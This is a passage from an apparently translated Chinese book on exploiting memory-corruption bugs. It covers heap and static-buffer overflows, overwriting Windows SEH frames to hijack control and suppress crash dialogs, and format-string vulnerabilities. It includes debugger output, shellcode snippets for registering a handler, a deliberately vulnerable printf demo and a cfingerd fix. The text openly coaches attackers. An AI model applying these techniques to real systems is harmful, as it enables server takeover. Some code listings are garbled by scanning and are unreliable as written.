通常，我们可以利用写入内存的可能性，修改导入表来替换某些 API 函数，而它们在溢出发生之后，肯定会被脆弱程序调用。因为动态内存支撑结构的完整性已被破坏，这些不稳定的结构随时可能崩溃，所以程序的结局是可以预知的。但因为无法预知溢出缓冲区的地址，所以把控制权传给它或许不太可能。在这种情形下，黑客必须临时抱佛脚。首先，把 shellcode 放在其他可用缓冲区内已知的地址（参见下一节）是可能的。第二，在脆弱程序的函数中，可能会碰到一个把控制权传给它的指针，连同某些参数（按照惯例，这样的函数表示为 f-function）一起。在那之后，黑客只须找出一个接受指向溢出缓冲区的指针的 API 函数，并用 f-function 的地址替换它的地址即可。带有虚函数和 this 指针的 C++程序并不少见，尽管它们通常不能被调用。然而，在设计 shellcode 的时候，建议你不要按照陈旧的条条框框行事。黑客必须有创新精神。

要为在某些堆实现里可能会碰到代替指针的索引做好准备。一般而言，索引是从堆的第一个字节算起，或者是从当前内存单元算起的相对地址。后一种情形更常见（实际上，Microsoft Visual C++ 6.0 编译器的函数库严格按这种方式建立索引），因此仔细了解它是有用的。像前面提到的那样，预先不知道溢出缓冲区的绝对地址，不可预见地改变要根据具体的情形而定。不过，最想修改的单元地址仍是绝对地址。能为这做点什么呢？对当前应用程序内存分配和释放策略的分析，可能会发现最有可能的联合体，因为肯定会发现把地址指向溢出缓冲区的某些模式。攻击者仔细测试所有的变化情况，迟早会得到服务器的控制权。然而，在成功之前，服务器可能会死几次机，注意，这可能会暴露攻击行为，并使管理员有所警惕。

.data 段里溢出的缓冲区

从入侵者的观点来看，.data 段（静态缓冲区）里溢出的缓冲区是座金山。这是惟一类地址在程序连接时就被明确指定的缓冲区，它不会因为不同版本的脆弱程序而有所变化，不论运行在哪个版本的操作系统下。

主要的问题是.data 段里面包含许多指向函数、数据、全局标记、文件描述符、堆、文

件名、文本字符串、一些库函数的缓冲区等等的指针。然而，为了把这些财富据为己有，黑客必须付出许多艰辛的努力。如果在此之前，程序恰好严格限制了溢出的缓冲区长度（这是最常见的情形），攻击者将不会捞到任何好处。

另外，与栈、堆相比，它保证在特殊的位置有指针，并支持获取控制的通用机制，关于静态缓冲区，攻击者必须靠运气。静态缓冲区的溢出是罕见的，通常在很独特的情形下才会发生，甚至无法被概括或分类。

CHAPTER 5

第 5 章　利用 SEH

针对 Windows 2003 中防止缓冲区溢出的保护机制，改写结构化异常处理程序的方法是优雅的，也是相对比较新颖的。除此之外，它在其他领域还有应用。例如，它也是非常好的获取控制权的方法，还可以用它抑制可能暴露攻击行为的关键错误消息。

SEH（Structured Exception Handling，结构化异常处理）允许在发生紧急情况时（例如，内存访问错误，被 0 除，或无效操作），由应用程序获取控制权并自主处理，无需操作系统干预。未被处理的异常通常会导致应用程序异常终止，随之而来的是程序执行无效操作即将被关闭的消息。

在大部分情况下，指向结构化异常处理程序的指针都保存在栈的 SEH 帧中，溢出缓冲区可以改写它们。改写 SEH 帧主要有两个目的：通过替换结构化异常处理程序获取控制权；万一产生异常时，抑制程序异常终止。Windows 2003 中内置的反缓冲区溢出及大部分类似的保护机制，都以 SEH 为基础。黑客通过捕获结构化异常处理程序，并用定制的处理程序替换它，就可以使这类保护机制失效。

一个有前途的方法，不是吗？值得我们仔细研究。SEH 所具有的潜能，直到最近才被大家认识到并加以实现。这里描写的、利用它获取控制权的技术是第一次公开发表的。然而，结构化异常的将来是光明的，黑客已为此做了充分的准备。记住，不论保护机制多么复杂，黑客都会找到相应的对策。

5.1　关于结构化异常的简短信息

SEH 和操作系统的合法集成，使它有很好的文档（至少这里包括了很好的文档）。

仔细阅读 MSDN 中的“Exception Handling: Frequently Asked Questions”部分（http://msdn.microsoft.com/library/default.asp?url=/library/en-us/vccore98/HTML/_core_exception_handling.3a_.frequently_asked_questions.asp）。关于 SEH，你还可以找到由 Matt Pietrek 所写的文章“A Crash Course on the Depths of Win32 Structured Exception Handling”（http://www.microsoft.com/msj/0197/exception/exception.aspx）。在 SDK 提供的 excpt.h 头文件里，也可以找到许多有趣的信息。因为 SEH 是相对较新的机制，有必要对它做一个简单的介绍。

当前 SEH 的帧地址保存在 FS 选择子 0 偏移量的 double word 里。为了得到它，可以用：mov eax, FS:[00000000h] / mov my_var, eax。它指向 EXCEPTION_REGISTRATION 类型的结构。结构原型参见清单 5.1。

清单 5.1　EXCEPTION_REGISTRATION 结构的描述

```
_EXCEPTION_REGISTRATION struc
        prev        dd ?      ; Address of the previous SEH frame
        handler     dd ?      ; Address of the structured exception handler
_EXCEPTION_REGISTRATION ends
```

当抛出异常后，控制权传给当前的结构化异常处理程序。在分析状态之后，结构化异常处理程序——顺便说一下，是一个正常的 cdecl 函数——返回 ExceptionContinueExecution，这将通知操作系统异常已被成功处理，程序可以继续执行；或者返回 ExceptionContiunue Search——如果处理程序不知道怎样处理这个异常。在后一种情况里，操作系统把控制权传给处理链中的下一个处理程序（通常，它不必返回控制，结构化异常处理程序可以在需要的时候抓住它）。一般在这个时候，由 shellcode 安插的处理程序开始行动。

处理链中最后一个处理程序由操作系统指定。鉴于至此，异常情形并没有得到改善，也没有处理程序能处理这个异常，因此，它将访问系统注册表，根据 HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\AeDebug 的值，要么关闭有问题的应用程序，要么把控制权传给调试器（或 Dr. Watson）。

操作系统在创建新进程时，会自动为主 SEH 帧加上默认处理程序，一般位于分配给进程栈内存的底部。想通过顺序溢出来改写它是不切实际的，因为要达到这个目的，我们需要穿越整个栈，这么大规模的溢出好几年都不会碰到一次！

连接器把启动代码加到应用程序的同时，也同时会加上它自己的处理程序（尽管我们并没有强迫它这样做）。这个处理程序也保存在栈里，位置比主处理程序稍高一些，但离溢出的缓冲区还不够近，需要穿越所有父函数的栈帧，才能到达应用程序起动函数所处的内存区域。

开发者也可以为程序指派定制的处理程序，编译器在碰到 try 和 except 关键字时会自动创建它（以后，我们把这样的处理程序称为用户处理程序）。不论 Microsoft 多么努力，很多程序员对 SEH 还是不感冒（甚至至今还有人没听说过这个术语）。因此，在脆弱程序里很少碰到用户的 SEH 帧，不过偶尔也会碰到。另外，为了替换结构化异常处理程序（和主处理程序一样，总是在黑客的掌控之中），必须用第 4 章介绍过的索引溢出或 poke 伪函数。




图 5.1　全局异常处理链（来自 MSDN 文档）

当异常发生时，操作系统采取的一连串动作如图 5.1 所示。在第 1 阶段，异常被生成，操作系统接到关于它的通知。在第 2 阶段，操作系统分析线程信息块（TIB，thread information block），并寻找处理链中第一个 SEH 帧。找到它的位置后，操作系统把控制权传给链里第一个结构化异常处理程序（阶段 3）。然而，处理程序无法处理这个异常；因此，第一个 callback 拒绝处理这个异常请求（阶段 4）。操作系统只好转向下一个帧，请求下一个处理程序（阶段 5）。操作系统把控制权传给下一个处理程序（阶段 6）；不过，这个处理程序也不知道怎

样处理这个异常（阶段 7）。因此，操作系统又转向下一个帧（阶段 8），并把控制权传给下一个结构化异常处理程序（阶段 9）。不幸的是，这个处理程序也不知道怎样处理这个异常（阶段 10）；不过它必须处理这个异常，因为它是主处理程序。因此，它只好关闭有问题的程序了事。

为了研究结构化异常处理程序，我写了一个简单的程序，它跟踪 SEH 帧并显示它的内容。它的实现如清单 5.2 所示。

清单 5.2　跟踪 SEH 帧的简单程序

```
main(int argc, char **argv)
{
        int *a, xESP;
        __try{
                __asm{
                        MOV EAX, fs:[0];
                        MOV a, EAX
                        MOV xESP, ESP
                } printf("ESP                                    : %08Xh\n", xESP);

                while((int)a != -1)
                {
                        printf("EXCEPTION_REGISTRATION.prev    :%08Xh\n"\
                                "EXCEPTION_REGISTRATION.handler
                                :%08Xh\n\n", a, *(a+1));
                        a = (int*) *a;
                }
        }
        __except (1 /*EXCEPTION_EXECUTE_HANDLER */)
                {printf("exception\x7\n");
        }
        return 0;
}
```

编译并执行它。在我机器上得到的结果如清单 5.3 所示。SEH 帧的地址和处理程序的地址在你那里可能不大一样。

清单 5.3　内存里的 SEH 帧布局

```
ESP                                : 0012FF54h ; Current pointer of the stack top
EXCEPTION_REGISTRATION.prev    : 0012FF70h ; "User" SEH frame
EXCEPTION_REGISTRATION.handler : 004011C0h ; "User" structured exception handler

EXCEPTION_REGISTRATION.prev    : 0012FFB0h ; SEH frame of the start-up code
EXCEPTION_REGISTRATION.handler : 004011C0h ; Structured exception handler
                                           ; of the start-up code

EXCEPTION_REGISTRATION.prev    : 0012FFE0h ; Primary SEH frame
EXCEPTION_REGISTRATION.handler : 77EA1856h ; Primary structured exception handler
```

由 try 关键字构成的“用户”SEH 帧保存在当前函数的栈顶附近，与栈顶只有 1Ch 字节之隔（具体的值视分配给局部变量的内存总量和其它因素而定）。

接下来是启动代码构成的帧。它呆在比较低的地方，距栈顶有 5Ch 字节。注意，这个演示程序包含尽可能少的变量。

由操作系统指派的主帧距栈顶 8Ch 字节。在实际的程序中，这个距离可能会更大一些（可以在地址空间前半部分最有意义的地址中，识别结构化异常处理程序“不正常的”地址来确认主帧）。它的线性地址为 12FFE0h，对于所有运行在当前版本操作系统下的线程的第一个线程来说，这个地址是一样的，这有助于我们为替换做好准备。不过，为了获取控制权，shellcode 必须捕获当前的处理程序，而不是主帧的处理程序，因为谁也不能保证异常可以幸存，直到到达主处理程序。为了验证，可以做以下检查：如果用 XXXXX…之类无意义的字符串溢出缓冲区，弹出标准的严重错误消息对话框，那么替换主处理程序是可行的；否则，不会产生任何效果，因为在 shellcode 设法获得控制权之前，它们可能已经被删除了。

除第一个线程外，其他线程的主帧位置要比当前帧高出 dwStackSize 字节，dwStackSize 是分配给线程的内存大小。在默认情况下，为第一个线程分配 4MB，其他的线程每个 1MB。现在修改测试程序，新增一行代码（清单 5.4）。

清单 5.4　在多线程环境里研究 SEH 帧布局

```
CreateThread(0, 0, (void*) main, 0, 0, &xESP); gets(&xESP);
```

这个测试程序运行的结果大致如清单 5.5 所示。

清单 5.5　内存中的 SEH 帧布局

```
ESP                              : 0012FF48h ; Current stack top of the first thread
EXCEPTION_REGISTRATION.prev      : 0012FF70h ; "User" SEH frame of the first thread
EXCEPTION_REGISTRATION.handler : 00401244h

EXCEPTION_REGISTRATION.prev      : 0012FFB0h ; SEH frame of the start-up of all threads
EXCEPTION_REGISTRATION.handler : 00401244h

EXCEPTION_REGISTRATION.prev      : 0012FFE0h ; Primary SEH frame of the first thread
EXCEPTION_REGISTRATION.handler : 77EA1856h

ESP                              : 0051FF7Ch ; Current stack top of the second thread
EXCEPTION_REGISTRATION.prev      : 0051FFA4h ; "User" SEH frame of the second thread
EXCEPTION_REGISTRATION.handler : 00401244h

EXCEPTION_REGISTRATION.prev      : 0051FFDCh ; Primary SEH frame of the second thread
EXCEPTION_REGISTRATION.handler : 77EA1856h

ESP                              : 0061FF7Ch ; Current stack top of the third thread
EXCEPTION_REGISTRATION.prev      : 0061FFA4h ; "User" SEH frame of the third thread
EXCEPTION_REGISTRATION.handler : 00401244h

EXCEPTION_REGISTRATION.prev      : 0061FFDCh ; Primary SEH frame of the third thread
EXCEPTION_REGISTRATION.handler : 77EA1856h

ESP                              : 0071FF7Ch ; Current stack top of the fourth thread
EXCEPTION_REGISTRATION.prev      : 0071FFA4h ; "User" SEH frame of the fourth thread
EXCEPTION_REGISTRATION.handler : 00401244h

EXCEPTION_REGISTRATION.prev      : 0071FFDCh ; Primary SEH frame of the fourth thread
EXCEPTION_REGISTRATION.handler : 77EA1856h
```

大家都知道线程的主 SEH 帧与栈顶之间的距离是一样的，这大大简化了替换的难度。第一和第二个线程的主帧相距 4MB（51FFDCh – 12FFE0h == 0x3EFFFC ~4 MB），其他的

相距 1MB（61FFDCh – 51FFDCh == 71FFDCh – 61FFDCh == 10.00.00 == 1 MB）。嗯，作为黑客，理解这些内容应该没任何问题吧。

因为大部分的服务端程序被设计成多线程的，因此，学习怎样在这些线程中游弋就变得尤为重要了；否则，攻击者只能进行 DoS（denial-of-service）攻击，而不会得到梦寐以求的控制权。

5.2 捕获控制

本节介绍两种捕获控制的方法。

第一个方法是对脆弱程序进行分析，确定溢出发生时会碰到哪个处理程序，它的 SEH 帧在什么地方（考虑到 SEH 帧与许多不可预知的情况有关，例如，在溢出发生前的请求和调用类型）。在分析之后，黑客必须思考怎样通过缓冲区溢出，用包含 shellcode 地址的指针改写处理程序的地址。不必考虑 prev 字段，因为获得控制权后，shellcode 就不必为返回控制权操心了。

第二个方法是注册定制的 SEH 帧。如果没有获得控制权，怎么在系统里注册一些东西呢？开玩笑吧？不，确实是这样！指向当前处理程序的指针通常保存在固定的地址——在 TIB 的第一个双字里，地址为 fs:[00000000h]。因此，用 poke 伪函数改写它是可能的。黑客不会因为 FS 段寄存器的存在而迷惑，因为分配给进程的整个内存被映射到统一的地址空间。因此，可以通过其他的段寄存器到达 TIB，例如，在默认情况下通常使用 DS，如果用 DS 寻址，TIB 的偏移量和原来的不一样。为了找到它，黑客必须动用调试器。可能会诉诸于 SoftIce，Microsoft Kernel Debugger，或其他的调试器。

首先，要确定载入 FS 寄存器的选择子的值。在 SoftIce 里，用 CPU 命令。如果适当调整过 SoftIce 的显示界面，可以在上面的窗口自动显示所有主寄存器的值。通过查看全局描述表（用 GDT 命令），可能会发现相应的基址。在 Windows NT 系列的操作系统下，对所有进程的第一个线程来说，这个地址是 FFDFF00h，其他的线程比它少 1000h；换句话说，黑客可以得到一系列的指针，如 7FFDE000h，7FFDD000h，7FFDC000h 等等。

对程序进行测试通常是有帮助的。（如果某个类 Windows NT 操作系统的行为有差异，怎么办？）调试记录如清单 5.6 所示。

清单 5.6 确定指向当前 SEH 帧的指针地址

```
:cpu

Processor 00 Registers
```

```
----------------------
CS:EIP=0008:8046455B  SS:ESP=0010:8047381C
EAX=00000000  EBX=FFDFF000  ECX=FFDFF890  EDX=00000023
ESI=8046F870  EDI=8046F5E0  EBP=FFDFF800  EFL=00000246
DS=0023  ES=0023  FS=0030  GS=0000

:gdt
Sel.  Type      Base      Limit     DPL  Attributes
GDTbase=80036000  Limit=03FF
0008  Code32    00000000  FFFFFFFF  0    P   RE
0010  Data32    00000000  FFFFFFFF  0    P   RW
001B  Code32    00000000  FFFFFFFF  3    P   RE
0023  Data32    00000000  FFFFFFFF  3    P   RW
0028  TSS32     80295000  000020AB  0    P   B
0030  Data32    FFDFF000  00001FFF  0    P   RW
003B  Data32    00000000  00000FFF  3    P   RW
```

注意——FFDFF000h 不是当前 SEH 帧的地址，而是指向这个帧的指针。必须直接在 shellcode 里构成这个帧，指向它的指针必须写成 FFDFx000h（参见图 5.1）。

至此，剩下的操作就是执行一些无效的操作（例如被 0 除），也可以由被破坏的程序自然而然地产生异常。在此之后，定制的结构化异常处理程序将立即得到控制，接下来就要看你的了。

5.3　抑制应用程序异常终止

不论 shellcode 怎样捕获控制，当它发生时，它能注册结构化异常的定制处理程序。如清单 5.7 所示。

清单 5.7　注册定制的结构化异常处理程序

```
PUSH handler                ; Write the address of the custom structured exception handler.
PUSH FS:[00000000h]         ; Write the address of the pointer to the previous SEH frame.
MOV  FS, [00000000h], ESP ; Register the new SEH frame.
```

现在，如果 shellcode 触及无效的单元或产生类似的错误，操作系统不会关闭被攻击的应用程序，而是把控制权返回给 shellcode，通知它不能访问那个单元，必须改用其他的方法。Shellcode 可能引起多重异常，但黑客的主要目标是规避栈溢出。最大的嵌套尝试可以非常大，但仍在有限的范围内。

CHAPTER

6

第 6 章　受控的格式符

格式化字符串和格式符并不是黑客的王牌，只有当所有的方法都没有结果时，入侵者才会在绝望中向它们求助。不过，没人知道在将来的某个时候它能派上用场。知识从来不嫌多。因此，最好能掌握检测格式符漏洞的技术。这类错误一般比较少见，主要存在于 UNIX 程序中，因为那里的控制台程序占主导地位。根据某些报告，在 2002 年中，约有 100 多个应用程序受此类漏洞影响。到了 2003 年，超过 150 个。这些脆弱程序包括 Oracle 数据服务器和 UNIX 服务器程序，例如 syslog 或 ftp。目前，还没有发现 Windows NT 的应用程序受此影响。当然，这并不意味着 Windows NT 比 UNIX 更好一些；这只表示在图形用户接口（GUI）下，用户不太喜欢用格式化输出。此外，为 Windows NT 设计的控制台程序本身就很少。然而，只有粗枝大叶的人才会认为它们是安全的。如果你不相信我说的，请仔细阅读本章，我们将介绍黑客怎样用格式化输出对不同的操作系统进行攻击，其中包括 Windows NT。

C 语言与 Pascal 相比有比较大的优势，因为它支持强大的格式化输入/输出工具——格式符。格式符非常强大，甚至可以把它视为语言中的语言。这个概念是从 Fortran 借用的，而且 C 语言的开发者在设计之初，就避免出现它前辈——Algol——的主要缺点。Algol 是一种算法语言，集中在算法化方面。在 Algol 里，输入和输出占次要地位，没有被充分重视。事实证明这种想法是错误的。程序员在报告生成上会花费很多时间与精力，而这也是众多例程和程序中最乏味的部分。C 语言的设计者决定使输入/输出自动化，说到做到！因此，C 语言中出现了一个全功能的格式化字符串解释器，并立即流行起来。然而，与解释器相关的问题也随之而来。对格式化字符的粗心处理将生成一类新的、甚至是全新的溢出错误。如果把溢出按年代来分，那么这是第三代。第一代是顺序溢出，第二代是索引溢出

——已经在第 4 章介绍过了。

与格式符处理有关的错误代表了更普遍的字符串插值法的特例。一些语言，如 Perl，不但允许对输出进行格式化，而且也允许在输出字符串里插入变量，甚至是函数。这极大地简化了编程过程并加速了开发进度。不幸的是，好主意经常会变成侵略性、破坏性行为的温床。便利带来了不安全因素。便利就像一把双刃剑，利于开发的每个特征也有利于破解，尽管相反的论述并不成立。一般而言，建议如下：不要武断地解释一个语言的功能能力，而是要有创造性、有选择地使用最好的函数和操作符！

6.1　支持格式化输出的函数

许多函数都支持格式化输入/输出，而不仅仅是类 printf 函数。格式符错误不仅影响控制台应用程序，一些运行在 Windows NT 下的图形化程序，以及正在使用 sprintf 函数、把格式化字符串输出到缓冲区的服务端客户/服务器程序也在所难免。

表 6.1 下面的函数本身并没有危险。使它们危险的是用户输入的格式化参数。在搜索漏洞时，黑客通常会查找这样的代码段。

表 6.1　常见格式化输入/输出函数的简短描述

函　数	描　述	
fprint f	ASCII	格式化输出到文件
fwprint f	UNICODE	
fscanf	ASCII	来自命名输入流的格式化输入
fwscanf	UNICODE	
printf	ASCII	格式化输出到 stdout
wprintf	UNICODE	
scanf	ASCII	来自 stdin 的格式化输入
wscanf	UNICODE	
_snprintf	ASCII	格式化输出到有长度限制的缓冲区
_snwprintf	UNICODE	
sprintf	ASCII	格式化输出到缓冲区
swprintf	UNICODE	
sscanf	ASCII	来自缓冲区的格式化输入
swscanf	UNICODE	
vfprintf	ASCII	格式化输出到命名流
vfwprintf	UNICODE	

续表

函　数	描　述	
vprintf	ASCII	格式化输出到 Stdout
vwprintf	UNICODE	
_vsnprintf	ASCII	格式化输出到有长度限制的缓冲区
_vsnwprintf	UNICODE	
vsprintf	ASCII	格式化输出到缓冲区
vswprintf	UNICODE	

6.2 Cfingerd 补丁

清单 6.1 是为 cfinger 守护程序提供的补丁，消除与处理与格式化字符串有关的漏洞。

清单 6.1　cfingerd 补丁

```
snprintf(syslog_str, sizeof(syslog_str),
        "%s fingered (internal) from %s", username, ident_user);

- syslog(LOG_NOTICE, (char *) syslog_str);        // User input
                                                  // in the format argumen

+ syslog(LOG_NOTICE, "%s", (char *) syslog_str); // Explicit specificatio
                                                  // of the format argumen
```

6.3 潜在的威胁源

仅有如下三种威胁源：

- 强制脆弱程序接受伪造的分类符（classifier）。
- 不均衡地继承格式符。
- 如果没有检查字符串的最大允许长度，目标缓冲区自然溢出。

6.3.1 强制伪造格式符

如果用户输入的数据注入到格式化输出字符串里（经常会发生这种情形），并且没有过

滤这些格式符（通常也是这样），那么入侵者可以随意操纵格式化输出解释器，促成访问错误，读写内存单元，甚至捕获远程系统的控制权。

考虑下面的例子（清单 6.2），书中将多次使用它。你认为漏洞在哪里？

清单 6.2　包含多种溢出错误的演示程序

```
f()
{       char buf_in[32], buf_out[32];

        printf("Enter the name:"); gets(buf_in);
        sprintf(buf_out, "hello, %s!\n", buf_in);

        printf(buf_out);
}
```

6.3.2　DoS 实现

为了使清单 6.2 中提供的程序异常终止，通过试图访问未分配、不存在、或屏蔽的内存单元引起访问违例就行了。这没什么难的。碰到%s 格式符时，格式化输出解释器从栈上寻找对应的参数，并把它解释为指向字符串的指针。如果缺少这样的参数，解释器将使用碰到的第一个指针，并开始读入它指向的内存单元的内容，直到碰到 NULL 或无效的单元。限制访问策略因操作系统而异。尤其是访问地址 00000000h 到 0000FFFFh 和 7FFF000h 到 FFFFFFFFh 时，Windows NT 总是抛出异常。其他的地址也许可用也许不可用，具体情况要视堆、栈和静态内存的状态而定。

编译清单 6.2 提供的例子，执行它。用字符串%s 代替用户名输入。程序的响应如清单 6.3 所示。

清单 6.3　程序对%s 格式符的反应

```
Enter the name:%s
hello, hello, %s!\n!"
```

为了理解为什么会出现“hello, %s!”字符串及其来源，需要分析调用 printf (buf_out) 函数时栈的状态。为了做这个，需要使用调试器，如 Microsoft Visual Studio 中提供的（图 6.1）。

首先是 0012FF5Ch 双字。（在 Intel 微处理器上，无意义的位在较小的地址；换句话说，

在内存中，所有的数字都是从右到左的。)这是对应 printf 函数参数的指针，依次对应 buf_out 缓冲区中不配对的“%s”格式符，使 printf 函数从栈中找回下一个双字。这个双字是先前函数留下的垃圾。因为在当时，指针和垃圾指向同一个 buf_out 缓冲区，所以并没有发生访问违例，而只是显示 hello 两次。

